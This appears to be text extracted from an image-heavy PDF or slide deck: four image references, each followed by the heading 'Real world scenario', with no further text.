
# Real world scenario




# Real world scenario




# Real world scenario




# Real world scenario



